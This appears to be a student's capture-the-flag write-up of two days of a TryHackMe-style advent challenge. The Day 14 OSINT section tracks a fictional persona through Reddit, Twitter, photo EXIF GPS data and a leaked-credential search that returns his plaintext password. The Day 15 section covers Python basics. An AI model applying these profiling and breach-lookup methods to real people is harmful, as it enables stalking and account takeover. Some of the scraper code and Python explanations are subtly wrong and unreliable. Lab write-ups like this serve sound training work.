
On the reddit page it is stated that rudolph is born in Chicago.

Question 3



Go on google and search up for Rudolph's creator name, the full name will come up which is **Robert L. May**

Question 4



We know that rudolph mentions about twitter on reddit, use the reddit username and paste it on twitter and the profile will show up.

Question 5


Copy and paste the twitter username which is @IGuideClaus2020

Question 6



Based on Rudolph's Twitter, we know that his favorite TV show is the Bachelorette.

Question 7



By saving the photos from Rudolph's tweet and using them on google images we can see that the parade took place in Chicago.

Question 8

SUMMARY
DETAILED
LOCATION
UPLOAD

lights-festival-website.jpg

(click for original)

File Size
File Type
MIME Type
Image Width
Image Height
Encoding Process
Bits Per Sample
Color Components
X Resolution
Y Resolution
YCbCr Sub Sampling
YCbCr Positioning

50 kB
JPEG
image/jpeg
650
510
Baseline DCT, Huffman coding
8
3
72
72
YCbCr4:2:0 (2 2)
Centered

GPS Position
41.891815 degrees N, 87.624277 degrees W
Resolution
650x510

SUMMARY

By using a high-resolution image from Twitter and uploading it on EXIF data to gather more information to know specifically where the image is taken from. Which is 41.891815,87.624277

Question 9

IFDO
Resolution Unit
Y Cb Cr Positioning
Copyright

inches
Centered
{FLAG}ALWAYS CHECK THE EXIF D4T4

We can see the flag that the question wants by going into the details of the images.

Question 10

HYPERION
GRAY

HOME API CREDITS


*Search is in beta, please report bugs to the scylla github repo Please note the API is rate limited to 2 searches per second.

Please enter a search term...
email:rudolphthered@hotmail.com

IP	Domain	Username	Passhash	Email	Name	Password
null	Collections	null	null	rudolphthered@hotmail.com	null	spygame

By using Scylla ph and using Rudolph's email we can see the password from the database itself is **spygame**.

Question 11



Use the coordinates that we have earlier, and use Google Maps to find the number of the street.

Thought Process/Methodology: We started off by searching for Rudolph's account on Reddit with the username given in the task section which is `IGuidetheClaus2020` and copied the URL of the page to solve our first question. We can see that based on the Reddit post in the account, it is stated that Rudolph was born in Chicago. Continuing on, when we search for Rudolph's creator's full name we know that the last name is May. After that, we know from the Reddit post that Rudolph has also used Twitter, we use the same username given before this and search it on Twitter to obtain his account. We can copy the username on Twitter to solve the 4th question.

Based on the information on Rudolph's Twitter, we can conclude that his favorite TV SHOW was called Bachelorette. We can solve question 7,8,9 by gathering information from the pictures on Rudolph's Twitter. By saving the pictures and using them on google images we can see that the parade took place in Chicago, to know specifically where the pictures were taken we use the higher resolution images provided on Twitter and use EXIF DATA to hunt for more information. After that, we know where it is which is 41.891815,87.624277 coordinates. We can find the flag by going into the details of the picture in the copyright section. Lastly, we use Scylla to breach the database and use Rudolph's email address to know the password which is "spygame". We can know what street number of the hotel address from google maps by using the coordinates we gained earlier. Day 14 is basically learning how to hunt for information.


Day 15:

Tools used: Kali Linux (VirtualBox), Firefox, Python, request.get(Python)

Solution/walkthrough:


Question 1

For the first question, u must log into python.



```
kali@kali ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ python
```

Next, just follow the instructions on the questions by adding True + True and you will get your answer.



```
kali@kali ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ python  
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>> True + True  
2  
>>>
```

Question 2

For the second question the database for installing other people's libraries is called PyPi which lets you find and install software developed and shared by the Python Community.

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install x` Where X is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- BeautifulSoup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage

Question 3

If simply type bool and (False) will cause it to not show the answer.

```
(kali@kali)-[~]
$ python
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bool(False)
False
```

Only use boolean + (String+False) then you can only get the answer.

```
(kali@kali)-[~]
$ python
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bool(False)
False
>>> bool("False")
True
>>>
```

Question 3

By using the libraries we found out that the place where we downloaded the pip3 install request beautifulshop can get us to use the html code by using `html = request.get('website.com')`

```
pip3 install requests beautifulsoup4
```

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Question 4


For the next question, we used the code in the task

Code to analyse for Question 5:

```
x = [1, 2, 3]
y = x
y.append(6)
print(x)
```

By doing this in the python terminal we can get the answer below


This is us doing the opposite way of $x = y$.

A screenshot of a terminal window titled 'tryHackMe | 25 Days of Linux'. The terminal shows a Python 3.10.4 prompt. The user enters 'python', then a series of commands: 'y = [1,2,3]', 'x = y', 'print(x)', 'y.append(6)', and 'x'. The output shows the list [1, 2, 3] being printed, followed by [1, 2, 3, 6] after the append operation. The terminal also displays some introductory text about Python and links to further resources.

```
(kali@kali)-[~]
$ python
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> y = [1,2,3]
>>> x = y
>>> print(x)
[1, 2, 3]
>>> y.append(6)
>>> x
[1, 2, 3, 6]
```

Question 5

By doing the task given we known that the output we are using is the pass by reference method.

A screenshot of a terminal window showing the same Python code as the previous image, but with additional commands to check the memory addresses of the variables. The user enters 'id(x)' and 'id(y)' after the append operation. Both commands return the same memory address: 140183140937280, demonstrating that both variables point to the same memory location.

```
(kali@kali)-[~]
$ python
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> y = [1,2,3]
>>> x = y
>>> print(x)
[1, 2, 3]
>>> y.append(6)
>>> x
[1, 2, 3, 6]
>>> id(x)
140183140937280
>>> id(y)
140183140937280
>>>
```

Thought Process/Methodology: For this Day 15 task we learn to script python in linux and installing python into the linux platform. Next, we learned print(), variables, boolean, operators, if statements, libraries and loopings. For solving the questions we used boolean, libraries and the pass by reference method. Throughout this day 15 we might say its the best way of learning python in kali linux.